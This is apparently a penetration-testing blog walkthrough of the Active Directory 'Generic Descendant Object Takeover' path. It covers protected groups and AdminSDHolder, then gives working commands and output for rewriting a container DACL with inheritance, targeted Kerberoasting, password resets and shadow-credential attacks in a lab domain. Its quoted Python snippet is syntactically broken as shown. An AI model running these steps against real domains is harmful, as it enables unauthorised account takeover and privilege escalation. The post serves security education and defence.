Generic Descendant Object Takeover Attack Paths
Generic Descendant Object Takeover is a unique yet uncommon attack path observed in Active Directory environments. While there is some research on this subject, there does not appear to be many guides on how to exploit this ACL attack path, and where it is likely to take an attacker when it comes to GenericAll or WriteDACL privileges over a AD Container object.

When enumerating AD environments, Generic Descendant Object attack paths typically appear as a lower-privileged user or group having write privileges over the container object.

Container objects are special directory objects designed to hold other objects within the directory hierarchy. They serve as logical groupings, and are not the same as Organizational Units (OUs). Most containers are automatically created when Active Directory is installed, and can be found in Active Directory Users and Computers. Some common container objects are:
- Builtin - Contains default security groups like Administrators, Users, Backup Operators etc.
- Computers - Default location for joining computer accounts to the domain
- Users - Default location for user accounts and groups
- ForeignSecurityPrincipals - Contains security principals from trusted external domains
- Managed Service Accounts - Container for group Managed Service Accounts (gMSAs)
In other words, they are the folders in the left tab within ADUC:
Access Control List (ACL) misconfigurations can occur on container objects, particularly when administrators assign special privileged rights over these objects in the left tab to lesser privileged users or groups, enabling the Generic Descendant Object Takeover attack. The assigned lower-privileged users or groups are often given these ACL privileges for delegated administration by sysadmins, such as enabling helpdesk groups to manage creation or removal of users. The attack can be described as:
If the target vulnerable object container is large enough, such as the Users object container, then it is possible to escalate privileges to Domain Admin through modification of high privilege groups, if they are not part of protected accounts and groups, which have ACE inheritance disabled.
Bloodhound Analysis
This CQL query can be used to search for all ACLs to object containers:
MATCH p=(n)-[r:GenericAll|GenericWrite|WriteOwner|WriteDacl|AllExtendedRights|ForceChangePassword]->(c:Container)
RETURN p
For a default AD environment, these privileges should be restricted to default builtin privileged groups.

However, when searching for domain admin paths, sometimes you may come across AD environments where a lower privileged user has GenericAll rights over an object container. The path could be expanded to view the Contains edge towards the Domain Admins group, which is part of the Users object container:

The Generic Descendant Object Takeover attack path described by Bloodhound would be to target the object container by creating a new ACE that applies to all descendant group objects, effectively awarding the attacker privileges over all inherited groups. However, this graph view is not necessarily correct or a possible attack path to Domain Administrators since the Domain Admins group is a protected group. Exploitation is still possible, but dependent on what inheritable unprotected groups are present within the AD environment.
Exploring Protected Groups
Protected Groups

Protected accounts and groups are an Active Directory feature which applies to specific high privileged accounts, groups and their members to ensure that no unwanted principals get privileges over them. The “protection” feature is set by another AD object named AdminSDHolder, which serves as a permissions template that overwrites protected principals’ permissions every 60 minutes by default. The purpose of the AdminSDHolder object is to deny ACE inheritance over protectected accounts and groups, should their ACL rights be modified.
From Microsoft’s documentation, the following groups are protected:
AdminCount Attribute

Protected groups also have the AdminCount attribute. This attribute is automatically set on an object when adding it to a protected group. An AdminCount value of 1 indicates that the object is (or has been) a member of at least one protected group. For enumeration purposes, even if a user is removed from a Protected group, the AdminCount attribute for that user may still remain 1, despite no longer having the AdminSDHolder ACL apply to them. However, inheritance of their permissions will still remain disabled as a remnant of when they were protected by the AdminSDHolder permission.
Inspecting the Attribute Editor of a user, one can view the AdminCount attribute set to 1 for a Domain Admin account:
AdminSDHolder
AdminSDHolder is a special hidden object in Active Directory that serves as a security template for protected accounts and groups. Its purpose is to prevent accidental or malicious modification of critical administrative accounts. AdminSDHolder achieved this by using the SDProp process running on a Primary Domain Controller Emulator (PDCE).
SDProp compares the permissions on the domain’s AdminSDHolder object with the permissions on the protected accounts and groups in the domain. Even if somebody manually changes a protected object’s permissions, the SDProp process ensures that permissions are returned to their defaults quickly. Additionally, inheritance is disabled on the AdminSDHolder object so that permission changes to the parent objects do not change the permissions of AdminSDHolder.
Unprotected Default Groups


Interestingly enough, the following objects below are vulnerable to ACE inheritance exploitation as they have inheritance enabled by not being part of Protected Groups, in a default AD environment:
# Groups
DNSUPDATEPROXY
DNSADMINS
PROTECTED USERS
CLONEABLE DOMAIN CONTROLLERS
ENTERPRISE READ-ONLY DOMAIN CONTROLLERS
DENIED RODC PASSWORD REPLICATION GROUP
ALLOWED RODC PASSWORD REPLICATION GROUP
RAS AND IAS SERVERS
GROUP POLICY CREATOR OWNERS
DOMAIN GUESTS
DOMAIN USERS
CERT PUBLISHERS
DOMAIN COMPUTERS

# Users not part of the Protected Users group
DOMAINUSER
This can be verified in Bloodhound by checking the Admin Count as 0 (False) and ACL Inheritance Denied as False.
Exploitation
For exploitation, I will be focusing on GenericAll rights configured over the Users object container. This default well-known group is chosen given it is a common scenario: IT Admins assign specific management accounts excessive privileges, such as FullControl for password reset rights over the Users object container as a means of performing user management during regular IT operations.
» [1] Enumerating Vunerable Container Objects with LDAP
Bloodhound provides an easy way to enumerate for any vulnerable ACL privileges over container objects. At a deeper level, LDAP queries towards object containers can reveal ACEs rights that other objects possess over them. In this scenario, ldapsearch is used to authenticate to the domain with a privileged account and return the full ntSecurityDescriptor of the Users container object:
 ldapsearch -H ldap://test.domain \
  -D "[email protected]" \
  -W \
  -b "cn=Users,dc=test,dc=domain" \
  "(objectClass=*)" \
  nTSecurityDescriptor \
  -o ldif-wrap=no
The response shows the ntSecurityDescriptor binary data encoded in base64:
# extended LDIF
#
# LDAPv3
# base <cn=Users,dc=test,dc=domain> with scope subtree
# filter: (objectClass=*)
# requesting: nTSecurityDescriptor
#

# <-- snip -->

# helpdesk, Users, test.domain
dn: CN=helpdesk,CN=Users,DC=test,DC=domain
nTSecurityDescriptor:: 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

# search result
search: 2
result: 0 Success
nTSecurityDescriptor is the main data structure describing ownership and permissions for an AD object, such as containing ownership information, permission rules (DACL), and audit settings (SACL) in a binary format that can be decoded into a human-readable Security Descriptor Definition Language (SDDL) format for analysis. To parse the binary data, native PowerShell tools may be used, but I opted to use pyDescribeNTSecurityDescriptor by p0dalirius which will parse the raw nTSecurityDescriptor into a brief useful summary.
Using grep for the object SID of the helpdesk user S-1-5-21-4178424951-3126622693-3866532785-1109 shows that it has Write and Write DACL privileges over the User object container.
python3 DescribeNTSecurityDescriptor.py -v ntsecdesc_users_container.txt --summary | grep 1109
006. '<SID 'S-1-5-21-4178424951-3126622693-3866532785-1109'>' is allowed to Create Child, Delete Child, List Contents, Write Extended Properties, Read, Write, Delete Tree, List Object, Control Access, Delete, Read Control, Write Dac, Write Owner on me, by inheritance.
Additionally, the tool’s output parses the nTSecurityDescriptor to describe whether the target object (users container) has an effective ACL or an inherit ACL. ACEs in an object ACL can belong to one of two categories:
- Effective ACL: ACEs in this category apply only to the object.
- Inherit ACL: ACEs in this category are inherited by objects created in the container.

Looking at the source code implies that if the ACE inheritance flags are not present, then they need to be exploited by inheritance. This would additionally imply that the ACL that the helpdesk user maintains over the Users object container is a Effective ACL.
# Check inheritance
if (ace.header.AceFlags & AccessControlEntry_Flags.INHERITED_ACE):
    print("%03d. '\x1b[94m%s\x1b[0m' is %s to \x1b[93m%s\x1b[0m on \x1b[95m%s\x1b[0m" % (entry_id, identityDisplayName, str_ace_type, str_rights, str_target))
else:
    print("%03d. '\x1b[94m%s\x1b[0m' is %s to \x1b[93m%s\x1b[0m on \x1b[95m%s\x1b[0m, by inheritance." % (entry_id, identityDisplayName, str_ace_type, str_rights, str_target))
else:
    print("%03d. \x1b[91mUNHANDLED\x1b[0m" % (entry_id))
To verify, looking at the Users object container in ADUC, we can see that the helpdesk account has an Effective ACL over the Users object container, noted by the “This object only” under the “Applies to” column:
» [2] Modify Effective ACL to Inherit ACL
We start from the assumption we have compromised the helpdesk account in this scenario.
To exploit Generic Descendant Object Takeover, the method is to apply a GenericAll ACE on the OU with inheritance flags enabled, which will then enable inheritance of the specified right down to all object types. This can be done using Impacket’s dacledit:
└─# impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'helpdesk' -target-dn 'CN=Users,DC=test,DC=domain' test.domain/helpdesk:'<password>' -dc-ip 10.11.10.31
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-XXXXXXXX-XXXXX.bak
[*] DACL modified successfully!
dacledit will modify the ACL to specify the OBJECT_INHERIT_ACE flag for target principal helpdesk targeting the Users object container by changing the flag 0x00 flag to 0x03. The 0x03 flag is the sum of adding together required 2 ACE flags for enabling inheritance. Note that OBJECT_INHERIT_ACE and CONTAINER_INHERIT_ACE are ACE flags which are needed so that helpdesk can modify the target Users object container which will then allow helpdesk to modify all inheritable objects. Therefore:
OBJECT_INHERIT_ACE = 0x01
CONTAINER_INHERIT_ACE = 0x02
OBJECT_INHERIT_ACE + CONTAINER_INHERIT_ACE  = 0x03

After modifying the ACL, rerunning bloodhound will now show the helpdesk user maintaining GenericAll rights over all inheritable objects within the Users container. In larger AD environments, the graph will appear far messier as GenericAll rights will over all low privilege users. Note that sysadmins is the only custom group added in this screenshot, which is the original group that the helpdesk user belongs to:

Looking again at the Users object container in ADUC, we can see that the helpdesk account now has an Inherit ACL over the Users object container, noted by the “This object and all descendant objects” under the “Applies to” column:
» [3] Gaining access to Inheritable Non-Protected Objects
In enterprise AD environments, there will likely be many more available groups and user objects which will be affected by the GenericAll inheritance via the Generic Descendant Object Takeover attack, so the impact of this attack path will be very context-dependant. For the remainder of this post, I will focus on targeting unprotected user objects and default builtin groups.
Targeting Inherited User Objects
With GenericAll rights over other low-privilege users, a number of options can be taken.
Targeted Kerberoast
A targeted Kerberoast can be performed on the user by adding a SPN, then cracking their password for possible plaintext credential retrieval. This is automated by the targetedKerberoast.py tool by ShutdownRepo.
python targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
For this scenario, I will target taking over the low privilege domainuser account, for which the helpdesk account has GenericAll rights over as a result of the Generic Dependency Takeover attack. The output of the tool shows an SPN being added, then removed after the TGS-REQ hash was received:
python3 targetedKerberoast.py -d test.domain -u helpdesk -p <password> -U usersfile.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
[+] Printing hash for (domainuser)
$krb5tgs$23$*domainuser$TEST.DOMAIN$test.domain/domainuser*$f7e0e07cd8b58e4a66c2ecc15e10f196$67ab501eeeadb6d4ac72f02a0ba54c01fd3ddc4a4ff63f09d59ab2e099be8692f5689ebf26b7ff6d152e83a88074158c8ae6c47e676a569fe04ea58f8948bd51390f43309e24cc1940143d18652b48dee6dd7dcd9f453ef0262cf0fde0fd82d96f475449827b8645030a91620abccfbc835edae57fdd1b3ebf5d39e51220e950dfa085a5632176e51e928d59eb948298b2507df55e4bebeaaf4c1558d10ab4fe5cdf0c27dac1c14c1e67f4a2a552947ee444bc3f6a2cecc8e836d61a36dde107294977c1a646b466459b0ceffc6eb4d8558bc5207f1edfa4fcf3f3ff51eb130a984b7d2219bdc117db42e047f666509d6a3db94979b76abd76739189fb1aaa1ae3766792f7b1850765f0dc7a4763972dabc4793ef29e8773b7d7a19ce2d640caab416d540648d54572a07d5fc913808a14483c19241bd363ad4c93329b881e5ba6593c874157cdf6607df28ecae579a496129cb62bfede847bac928064d15cd0ab9370c936729ec5ae4691035047dea57ea019f046d50582898cc1572eca23296e8526174aab8dfcbf418678654a40127c266600cd07d4c7606b2ae039324016 ... snip ...
Password Reset
Another option is to exploit the GenericAll right to reset or change the target user’s password using the net tool. While this attack is possible, it is not ideal in the context of environment disruption, and should be saved as a last resort.
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
Shadowcredentials Attack
If ADCS is present in the environment, it is possible to perform a ShadowCredentials attack. The GenericAll privilege allows the helpdesk account to write to the msDS-KeyCredentialLink attribute of the user object enabling PKINIT authentication, provided a PKI such as ADCS is present.
To begin exploitation, an ADCS CA is added to the environment from the previous setup, and now it is possible to add a public and private key pair to the targeted domainuser account’s msDS-KeyCredentialLink attribute is using pywhisker.py, which is also created by ShutdownRepo.
pywhisker -d "test.domain" -u "helpdesk" -p "<password>" --target "domainuser" --action "add" --dc-ip "test.domain"
[*] Searching for the target account
[*] Target user found: CN=domainuser,CN=Users,DC=test,DC=domain
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 52895115-e758-a975-0041-58fcfe68f99c
[*] Updating the msDS-KeyCredentialLink attribute of domainuser
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: eHBzKopt.pfx
[+] PFX exportiert nach: eHBzKopt.pfx
[i] Passwort für PFX: phizuURpxiPpRB2EYbk1
[+] Saved PFX (#PKCS12) certificate & key at path: eHBzKopt.pfx
[*] Must be used with password: phizuURpxiPpRB2EYbk1
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
gettgtpkinit.py by dirkjanm can then be used to authenticate with the .pfx certificate over PKINIT to obtain a TGT for the domainuser account, then it’s NTLM hash.
python3 gettgtpkinit.py test.domain/domainuser -cert-pfx ../pywhisker/eHBzKopt.pfx -pfx-pass phizuURpxiPpRB2EYbk1 domainuser.ccache
minikerberos INFO     Loading certificate and key from file
minikerberos INFO     Requesting TGT
minikerberos INFO     AS-REP encryption key (you might need this later):
minikerberos INFO     7878f7682a5f37< ... snip ...>41d691db251e045ee9a6f1c050
